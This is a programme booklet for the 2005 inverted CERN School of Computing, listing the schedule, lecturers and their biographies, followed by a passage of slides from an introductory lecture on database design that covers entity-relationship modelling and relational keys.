- ✓ *Have you ever heard of **Enterprise Computing**, is it relevant to physics computing?*
- ✓ *Do you know what **Design Pattern** is?*
- ✓ *Are you sure the software you write has no **security holes**?*
- ✓ *Are you sure that you know and master **modern debugging** tools?*
- ✓ Do you know how to design (effectively) a ***database schema***?
- ✓ What is the secret to writing an efficient ***SQL*** query?
- ✓ What is database ***performance tuning***, why is it perceived as magic and how to tame it?
- ✓ Do you know how to read an ***execution plan***?
- ✓ How does ***Google*** News work?
- ✓ *Do you know, in practice how to expose your application as a **Web Service**?*
- ✓ *Are you sure your Web Services are **secure**?*

All the answers at **iCSC**

iCSC CERN School of Computing

inverted CSC-2005

"Where students turn into teachers"

23-25 February 2005, CERN*

- ▶ Data Management and Data Bases
- ▶ Advanced Software Development and Engineering
- ▶ Web Services in Distributed Computing

Lecturers - all former CSC2004 students

Paolo Adragna	University of Siena
Miguel Anjo	CERN
Ioannis Baltopoulos	Imperial College
Gerhard Brandt	University of Heidelberg
Giovanni Chierico	CERN
Brice Copy	CERN,
Michal Kwiatek	CERN
Ruben Leivas Ledo	CERN
Sebastian Lopienski	CERN
Petr Olmer	CERN
Zornitsa Zaharieva	CERN

- a novel idea prototyped in 2005
- a three-day series of lectures proposed and delivered by selected students
- advanced topics, rarely taught at CERN before

http://cern.ch/csc

* IT Amphitheatre, building 31
Free attendance but registration recommended

iCSC CERN School of Computing

Welcome to iCSC2005, the inverted CERN School of Computing.

The CERN Schools of Computing (CSC), which have been running since 1970, are two-week events organized once a year in one of the Member States, in collaboration with a national institute, to deliver theoretical and hands-on training to up to 80 students coming from all over the world.

The objective is to create a common knowledge background on key information technologies for young engineers / scientists collaborating in the CERN programme, as well as to transfer skills in computing techniques beyond particle physics.

iCSC is a novel idea that we are experimenting this year.

The idea comes from the observation that at regular CSCs, the sum of the students' knowledge often exceeds that of the lecturer, and that it is common to find someone in the room who knows more on a particular topic than the lecturer. So why not to try and exploit this?

CSC2004 students made proposals via an electronic discussion forum. The best proposals were selected and their authors appointed as theme coordinators. From this point on, they were on their own to design the content and invite other lecturers, all former CSC students.

I have been impressed with the enthusiasm and level of innovation that the young lecturers have showed so far, well reflected in the many novel topics taught in the programme.

Therefore many thanks to all those who developed proposals and to those actually lecturing. This is their school and I am confident all will go very well. As this is the first edition, do not hesitate to comment and advise us on how to improve it.

Enjoy the school.

François Fluckiger
Director of the CERN School of Computing

Programme overview

The programme is formed of three themes, selected from proposals made by students via an electronic forum.

	Data Management and DataBase Technologies	**Advanced Software Development & Engineering**	**Web Services in Distributed Computing**
Theme Coordinator	**Zornitsa Zaharieva** CERN	**Brice Copy** CERN **Gerhard Brandt** University of Heidelberg	**Ioannis Baltopoulos** Imperial College
Short Description	• Fundamentals of Database Design • SQL: Basics and Advanced features • Advanced Database Features • Performance Optimization and Tuning • Data Mining: extracting Knowledge from Data	• Entreprise Computing • Design Patterns • Iterative Development • Advanced CVS Usage • Code Reviews Best Practices • Debugging Techniques • Security in Computer Applications	• Introduction to Web Services, XML & SOAP • Consuming, providing and publishing Web Services • Advanced Issues and Future Trends
Lecturers	Miguel Anjo CERN Michal Kwiatek CERN Petr Olmer CERN Zornitsa Zaharieva CERN	Paolo Adragna Università degli Studi di Siena Gerhard Brandt University of Heidelberg Giovanni Chierico CERN Brice Copy CERN Ruben Leivas Ledo CERN Sebastian Lopienski CERN	Ioannis Baltopoulos Imperial College
When	**Wednesday** 23 February 9:00 - 17:30	**Thursday** 24 February 9:00 - 17:30 **Friday** 25 February 14:00 - 16:00	**Friday** 25 February 9:00 - 12:30

iCSC2005 Schedule

	Wednesday 23	Thursday 24	Friday 25
Theme	**Data Management and DataBase Technologies**	**Advanced Software Development & Engineering**	**Web Services in Distributed Computing**
Theme Coord.	**Zornitsa Zaharieva** CERN	**Brice Copy** CERN **Gerhard Brandt** University of Heidelberg	**Ioannis Baltopoulos** Imperial College
09:00 - 09:55	School opening Theme presentations	**Entreprise Computing Introduction** Giovanni Chierico	**Introduction to Web Services** Ioannis Baltopoulos
10:05 - 11:00	**Fundamentals of Database Design** Zornitsa Zaharieva	**Design Patterns** Ruben Leivas Ledo Brice Copy	**Consuming, Providing & Publishing Web Services** Ioannis Baltopoulos
11:00 - 11:30	Coffee Break	Coffee Break	Coffee Break
11:30 - 12:25	**SQL: basics and recent advances** Miguel Anjo	**Security in Computer Applications** Sebastian Lopienski	**Advanced Issues and Future Trends** Ioannis Baltopoulos
12:30 - 14:00	Lunch	Lunch	Lunch
14:00 - 14:55	**Advanced Database Features** Zornitsa Zaharieva Miguel Anjo	**Change Control: Iterative Development/Advance CVS** Brice Copy Sebastian Lopienski	**Debugging Techniques 1** Paolo Adragna
15:05 - 16:00	**Performance Optimization and Tuning** Michal Kwiatek	**Semi-interactive session on integration** Brice Copy	**Debugging Techniques 2** **Code Reviews Best Practices** Paolo Adragna Gerhard Brandt
16:00 - 16:30	Coffee Break	Coffee Break	Wrap-up and school closing
16:30 - 17:25	**Data Mining: Extracting Knowledge from Data** Petr Olmer	**Panel discussion:** "*Are novel Software Development techniques relevant to HEP?*" With all theme coordinators	
17:30 - 18:30			
18:30 - 19:30		Cocktail (all participants invited) Restaurant 1	
19:30	Dinner with CSC2004 participants and iCSC2005 lecturers		

List of Coordinators and Lecturers at iCSC 2005

All theme coordinators and lecturers were students at CSC2004 in Vico Equense. Themes were proposed by students and selected by the main school Track Coordinators.

Theme coordinators

Coordinator	Affiliation / E-mail	Theme	
Ioannis Baltopoulos	Imperial College, UK Ioannis.Baltopoulos@imperial.ac.uk	WS	Web Services: How to
Gerhard Brandt	University of Heidelberg, Germany gbrandt@physi.uni-heidelberg.de	AS	Advanced Software Development & Engineering
Brice Copy	CERN, Geneva brice.copy@cern.ch	AS	Advanced Software Development & Engineering
Zornitsa Zaharieva	CERN, Geneva Zornitsa.Zaharieva@cern.ch	DT	Data Management and DataBase Technologies

Lecturers

Lecturer	Affiliation / E-mail	Theme	
Paolo Adragna	Università degli Studi di Siena paolo.adragna@pi.infn.it	AS	Advanced Software Development & Engineering
Miguel Anjo	CERN Miguel.Anjo@cern.ch	DT	Data Management and DataBase Technologies
Ioannis Baltopoulos	Imperial College, UK Ioannis.Baltopoulos@imperial.ac.uk	WS	Web Services: How to
Gerhard Brandt	University of Heidelberg, Germany gbrandt@physi.uni-heidelberg.de	AS	Advanced Software Development & Engineering
Giovanni Chierico	CERN, Geneva giovanni.chierico@cern.ch	AS	Advanced Software Development & Engineering
Brice Copy	CERN, Geneva brice.copy@cern.ch	AS	Advanced Software Development & Engineering
Michal Kwiatek	CERN, Geneva michal.kwiatek@cern.ch	DT	Data Management and DataBase Technologies
Ruben Leivas Ledo	CERN, Geneva ruben.leivas.ledo@cern.ch	AS	Advanced Software Development & Engineering
Sebastian Lopienski	CERN, Geneva Sebastian.Lopienski@cern.ch	AS	Advanced Software Development & Engineering
Petr Olmer	CERN, Geneva Petr.Olmer@cern.ch	DT	Data Management and DataBase Technologies
Zornitsa Zaharieva	CERN, Geneva Zornitsa.Zaharieva@cern.ch	DT	Data Management and DataBase Technologies

iCSC 2005 Lecturer Biographies

Paolo Adragna

Università degli Studi di Siena iCSC

Paolo Adragna is undertaking PhD studies in Experimental Physics at University of Siena. He is currently involved in the ATLAS experiment as one of the developers of the GNAM online monitoring system and, together with the people from INFN in Pisa, is participating to the commissioning phase of the Tile Hadronic Calorimeter. Before joining the ATLAS group in Pisa as a scientific associate, he already worked as a programmer for the CDF II experiment at Fermilab in Batavia and for the VIRGO experiment at LAPP in Annecy-le-Vieux.

Paolo Adragna is dottore magistrale in Physical Sciences and graduated from the University of Pisa in 2004 with a thesis on online monitoring and resolution optimisation of the ATLAS Tile Calorimeter.

Miguel Anjo

CERN iCSC

Miguel Anjo graduated in Computer Engineering at the University of Coimbra (Portugal), with a thesis on Personal Data Storage in Context-aware Systems, within a research group at University of Oulu (Finland). He currently works at IT-ADC-DP (Databases and Applications for Physics) section as Database Administrator and testing Oracle Real Application Cluster for the future Physics Databases service.

Ioannis Baltopoulos

Imperial College iCSC

Ioannis Baltopoulos graduated last year from the University of Kent with a degree in Computer Science obtaining the Top Degree with First Class Honours. Having worked for Sun Microsystems for a year and at CERN as a member of the ATLAS Trigger Data Acquisition group he has developed a broad range of skills in the areas of web application development and web services. He is currently studying towards his Master’s degree at Imperial College in London from where he will graduate in September 2005. His research interests fall within the areas of dynamic software architectures, architectural description languages and web services which he hopes to explore through his PhD work at Cambridge.

Gerhard Brandt | **University of Heidelberg** iCSC

Gerhard Brandt is an experimental high-energy physicist from the University of Heidelberg, where he received his diploma in physics in 2003. He is a member of the H1 collaboration and currently working on his doctoral thesis. His main research subject is the analysis of high-Pt phenomena. On the service side he is release coordinator for the H1 physics analysis software. During his studies he obtained some practical experience in the HERA-B and ATLAS experiments.

Giovanni Chierico | **CERN** iCSC

Giovanni Chierico graduated in Electrical Engineering at the University of Padova (Italy), with a thesis on satellite telecommunication (DVB-S).
He currently holds a staff position at CERN, in the IT-AIS-HR (Human Resources Management) section, developing and supporting J2EE and Oracle based applications. He previously worked at the San Diego Supercomputer Center (CGI/Perl/Unix), has been a consultant on .NET technologies and developed Linux based web applications.

Brice Copy | **CERN** iCSC

Brice Copy is working on the project planning tools used by CERN to supervise and monitor large projects such as the LHC construction, EGEE or the Atlas detector. He coordinates the technical effort and investigates development best practices that allow CERN to create web-based project management tools using best-of-breed open source frameworks.
Brice Copy previously worked as software engineer at the Oracle European development centre (Reading UK) where he worked on UML modeling tools and Java development frameworks.
He obtained a MSc in "Distributed Applications and Networks" from the University of Kent at Canterbury (UK) in 2000.


Ruben Leivas Ledo **CERN** iCSC

Advanced Software Development Engineering Track.
Working at CERN in the Internet Services Group.
Designer and Developper of the Listbox Plattform Migration for Mailing Lists at CERN.
Most of his professional work has been oriented to the design and deployment of Artificial Intelligence Information Retrieval Software Agents. He has designed and participate in the development of commercial Web Mining applications. Currently, he is involved in a project of Mailing List Platform Migration at CERN, this project affects to more than 45000 users and has the deployment of a Web Application for New Mailing List Management (http://cern.ch/simba) as one of the most important points for the Service. The technology used is .NET with C#, ASP.NET, Perl and Python.

Sebastian Lopienski **CERN** iCSC

Sebastian Lopienski presently works in the CERN IT Department, providing
Central CVS Service for software projects at CERN. He used to work in the accelerator domain (CERN AB/CO), developing application for Controls in Java and Visual Basic. He graduated from the Computer Science Faculty of Warsaw University in 2002 (Master's thesis on Distributed Computing in Java). His professional interests include security of computer systems and cryptography, distributed systems and parallel programming, Java language.

Michal Kwiatek **CERN** iCSC



Micha• Kwiatek has graduated from Warsaw University, Computer Science Department. Back in Poland, he worked as web application developer and database specialist for a major Polish mobile phone company. At CERN, he works in IT-DES group providing support to oracle users and building central deployment platform for Java web applications.

Petr Olmer	**CERN**	iCSC
	Petr Olmer studied computer science in Prague. He is interested in logical aspects of artificial intelligence, and is writing a PhD thesis that brings together multiagent systems, text mining, and socioware. Now he works at CERN as a fellow in the IT department. He is responsible for workflow applications of the CERN Computer Centre.	

Zornitsa Zaharieva	**CERN**	iCSC
	Zornitsa Zaharieva holds a Masters Degree in Industrial Engineering from the Technical University – Sofia and a Masters Degree in Computer Science, specialization Information and Communication Technologies from Sofia University ‘St. Kliment Ohridski’. She is currently working as a fellow in the Data Management Section in the Controls Group of the Accelerators and Beams Department at CERN. Her activities include the design, implementation and support of databases and interfaces, which are related to the needs of the accelerators control systems users community.	

Last edited: 31-Jan-05

Data Management

and Data Bases

iCSC2005 Data Management and Data Bases Theme

Coordinator:
Zornitsa Zaharieva - CERN

This theme provides a **concise treatment** of introductory and advanced **database-related topics**. Database systems form the primary means for storing data and representing information, therefore a thorough understanding of the capabilities of database systems is crucial for the professional development of any software system.

The theme consists of five lectures, which will chart the lifecycle of a database development (design, implementation, usage and optimisation). The need for data management drives the database design – development of conceptual models and their translation to relational models. The SQL (Structured Query Language) allows to implement models and to interact with the database in an efficient way. The advanced database features such as triggers, materialized views, usage of PL/SQL procedures and functions (Oracle specific) broaden even further the capabilities of a database system. In order to gain the most performance from a database system, it is important to know the optimisation and tuning concepts and best practices. Data Mining will show how to perform information extraction based on discovering hidden facts contained in databases.

Most of the advanced database features and optimisation are based on the usage of an Oracle database, but these issues are relevant also to other databases.

The lectures will also give practical examples that attendees will be free to download for future reference**.**

A few questions

- *Do you know how to design (effectively) a **database schema**?*
- *Do you know what a **normalisation** of the relational database model is?*
- *What is the secret to writing an **efficient SQL** query?*
- *Do you know what a **materialized view** or a **pl/sql procedure** is - how to create or use them?*
- *What database **performance tuning** is, why it's perceived magic and how to tame it?*
- *Do you know how to read an **execution plan**?*
- *Do you know how to **extract knowledge** from data - learn something more about **Data Mining**?*
- *How does **Google News** work*

All the answers in the Data Base Theme at iCSC

Overview

Slot	Lecture	Description	Lecturer
		Wednesday 23 February	
10:05 - 11:00	Lecture 1	Fundamentals of Database Design	Zornitsa Zaharieva
11:30 - 12:25	Lecture 2	SQL: basics and recent advances	Miguel Anjo
12:30 - 14:00		Lunch	
14:00 - 14:55	Lecture 3	Advanced Database Features	Zornitsa Zaharieva Miguel Anjo
15:05 - 16:00	Lecture 4	Performance Optimization and Tuning	Michal Kwiatek
16:30 - 17:25	Lecture 5	Data Mining: Extracting Knowledge from Data	Petr Olmer
17:30		Adjourn	

Fundamentals of Database Design

		Wednesday 23 February	
10:05 - 11:00	Lecture 1	**Fundamentals of Database Design**	Zornitsa Zaharieva
		The objective of the lecture is to briefly introduce the notion of a database system and then to give a practical overview of the process of designing a database schema. **The aim is to show how to end up with a database model starting from the row data**. In this process the participants will learn what is a conceptual design of a database (entity-relationship model), how to transfer the conceptual design to a logical design (relational model), get acquainted with the Data Definition Language as part of SQL, look at some common pitfalls when designing a database schema.	
		1. Introducing database concepts 2. Conceptual Design – Entity-Relationship Model 3. Logical Design 4. Relational Database Model 5. Introducing SQL (Structured Query Language) 6. Implementing the relation model through the DDL part of SQL 7. Effective design best practices and common pitfalls	

Fundamentals of Database Design

Zornitsa Zaharieva

CERN

Data Management Section - Controls Group

Accelerators and Beams Department

/AB-CO-DM/

23-FEB-2005

Contents

: Introduction to Databases

: Main Database Concepts

: Conceptual Design

: Entity-Relationship Model

: Logical Design

: Relational Model

: Introduction to SQL

: Implementing the Relational Model through DDL

: Best Practices in Database Design

Databases - Evolution

- Data stored in file systems – problems with
  : redundancy
  : maintenance
  : security
  : efficient access to the data
- Database Management Systems
  Software tools that enable the management (definition, creation, maintenance and use) of *large amounts* of *interrelated data* stored in a computer accessible media.
- 1st generation of Database Management Systems
  : based on hierarchical and network models
- 2nd generation of DBMS
  : 1969 Dr. Codd proposed the relational model

Capabilities of a Database Management System


- Manage persistent data
- Access large amounts of data efficiently
- Support for at least one data model
- Support for certain high-level language that allow the user to define the structure of the data, access data, and manipulate data
- Transaction management – the capability to provide correct, concurrent access to the database by many users at once
- Access control – the ability to limit access to data by unauthorized users, and the ability to check the validity of data
- Resiliency – the ability to recover from system failures without losing data

Data Model

- A mathematical abstraction (formalism) through which the user can view the data
- Has two parts
  1. A notation for describing data
  2. A set of operations used to manipulate that data
- Examples of data models
  : relational model
  : network model
  : hierarchical model
  : object model

Design Phases

- Difficulties in designing the DB's effectively brought design methodologies based on data models
- Database development process



Conceptual Design

Produces the initial model of the real world in a conceptual model

Logical Design


Consists of transforming the conceptual schema into the data model supported by the DBMS

Physical Design

Aims at improving the performance of the final system


Conceptual Design

- The process of constructing a model of the information used in an enterprise
- Is a conceptual representation of the data structures
- Is independent of all physical considerations
- Should be simple enough to communicate with the end user
- Should be detailed enough to create the physical structure


Business information requirements
Conceptual Design
Conceptual model (Entity-Relationship Model)

Information Requirements – CERN Controls Example

"There is a need to keep an index of all the controls entities and their parameters coming from different controls systems. Each controls entity has a name, description and location. For every entity there might be several parameters that are characterized by their name, description, unit, quantity code, data type and system they are sent from. This database will be accessed and exchange data with some of the existing databases related to the accelerators controls. It will ensure that every parameter name is unique among all existing controls systems."



Information Requirements – CERN Controls Example


Samples of the data that has to be stored:

controls_entity
name: VPIA.10020
description: Vacuum Pump Sputter Ion type A in location 10020
entity_code: VPIA
expert_name: VPIA_10020
accelerator: SPS
location_name: 10020
location_class: SPS_RING_POS
location_class_description: SPS Ring position

entity_parameter
name: VPIA.10020:PRESSURE
description: Pressure of Vacuum Pump Sputter Ion type A in location 10020
expert_name: VPIA.10020.PR
unit_id: mb
unit_description: milibar
data_type: NUMERIC
quantity_code: PRESSURE
system_name: SPS_VACUUM
system_description: SPS Vacuum

Entity-Relationship Model

- The Entity-Relationship model (ER) is the most common conceptual model for database design nowadays
- No attention to efficiency or physical database design
- Describes data as *entities*, *attributes*, and *relationships*
- It is assumed that the Entity-Relationship diagram will be turned into one of the other available models during the logical design



Entity

- A thing of significance about which the business needs to store information

  trivial example: employee, department
  CERN controls example: controls_entity, location, entity_parameter, system, quantity_code, data_type

- Entity instance – an individual occurrence of a given entity

  "a thing that exists and is distinguishable" J. Ullman

  trivial example: a single employee
  CERN controls example: a given system (e.g. SPS Vacuum)


Note: Be careful when establishing the 'boundaries' for the entity, e.g.
entity employee – all employees in the company or all employees in a given department – depends on the requirements

Attributes

- Attributes are properties which describe the entity
  attributes of system - name, description
- Attributes associate with each instance of an entity a value from a domain of values for that attribute
  set of integers, real numbers, character strings
- Attributes can be
  : optional
  : mandatory

SYSTEM
id
description

- A Key - an attribute or a set of attributes, whose values uniquely identify each instance of a given entity



ER Modeling Conventions


- If you use Oracle Designer the following convention is used:

ENTITY
Soft box
Singular name
Unique
Uppercase

attribute
Singular name
Unique within the entity
Lowercase
Mandatory (*)
Optional (o)
Unique identifier (#)

ENTITY_PARAMETER
# id
* description
o expert_name
* unit_id
* unit_description

Note: There are different conventions for representing the ER model!




Relationships

- Associations between entities
  examples: employees *are assigned to* departments
  entity_parameters *are generated by* systems
- Degree - number of entities associated with a relationship (most common case - binary)
- Cardinality - indicates the maximum possible number of entity occurrences
- Existence - indicates the minimum number of entity occurrences
  set of integers, real numbers, character strings
  : mandatory
  : optional

SYSTEM
# id
* description

ENTITY_PARAMETER
# id
* description
o expert_name
……




Relationship Cardinality

- One-to-One (1:1)
  one manager is a head of one department

Note: Usually this is an assumption about the real world that the database designer could choose to make or not to.

- One-to-Many (1:N)
  one system could generate many parameters
  one parameter is generated by only one system
- Many-to-Many (N:M)
  many employees are assigned to one project
  one employee is assigned to many projects



ER Modeling Conventions


- If you use Oracle Designer the following convention is used:

Relationship
Name – descriptive phrase
Line connecting to entities
Mandatory - solid line
Optional - dashed line
One - single line
Many - crow's foot


Note: There are different conventions for representing the ER model!

CERN Controls Example

- Entity-Relationship Diagram



Logical Design


Business Information Requirements


Conceptual Data Modeling

Logical Database Design

Physical Database Design

Operational Database

- Translate the conceptual representation into the logical data model supported by the DBMS


Conceptual model (Entity-Relationship Model)

Logical Design


Normalized Relational Model

Relational Model

- The most popular model for database implementation nowadays
- Supports powerful, yet simple and declarative languages with which operations on data are expressed
- Value-oriented model
- Represents data in the form of relations
- Data structures – relational tables
- Data integrity – tables have to satisfy integrity constraints
- Relational database – a collection of relations or two-dimensional tables


Relational Table

- Composed by named columns and unnamed rows
- The rows represent occurrences of the entity
- Every table has a unique name
- Columns within a table have unique names
- Order of columns is irrelevant
- Every row is unique
- Order of rows is irrelevant
- Every field value is atomic (contains a single value)




Primary Key (PK)

- A column or a set of columns that uniquely identify each row in a table
- Composite (compound) key
- Role – to enforce integrity
  : every table must have a primary key
- For every row the PK
  : must have a non-null value
  : the value must be unique
  : the value must not change or become 'null' during the table lifetime
- Columns with these characteristics are *candidate keys*



Foreign Key (FK)

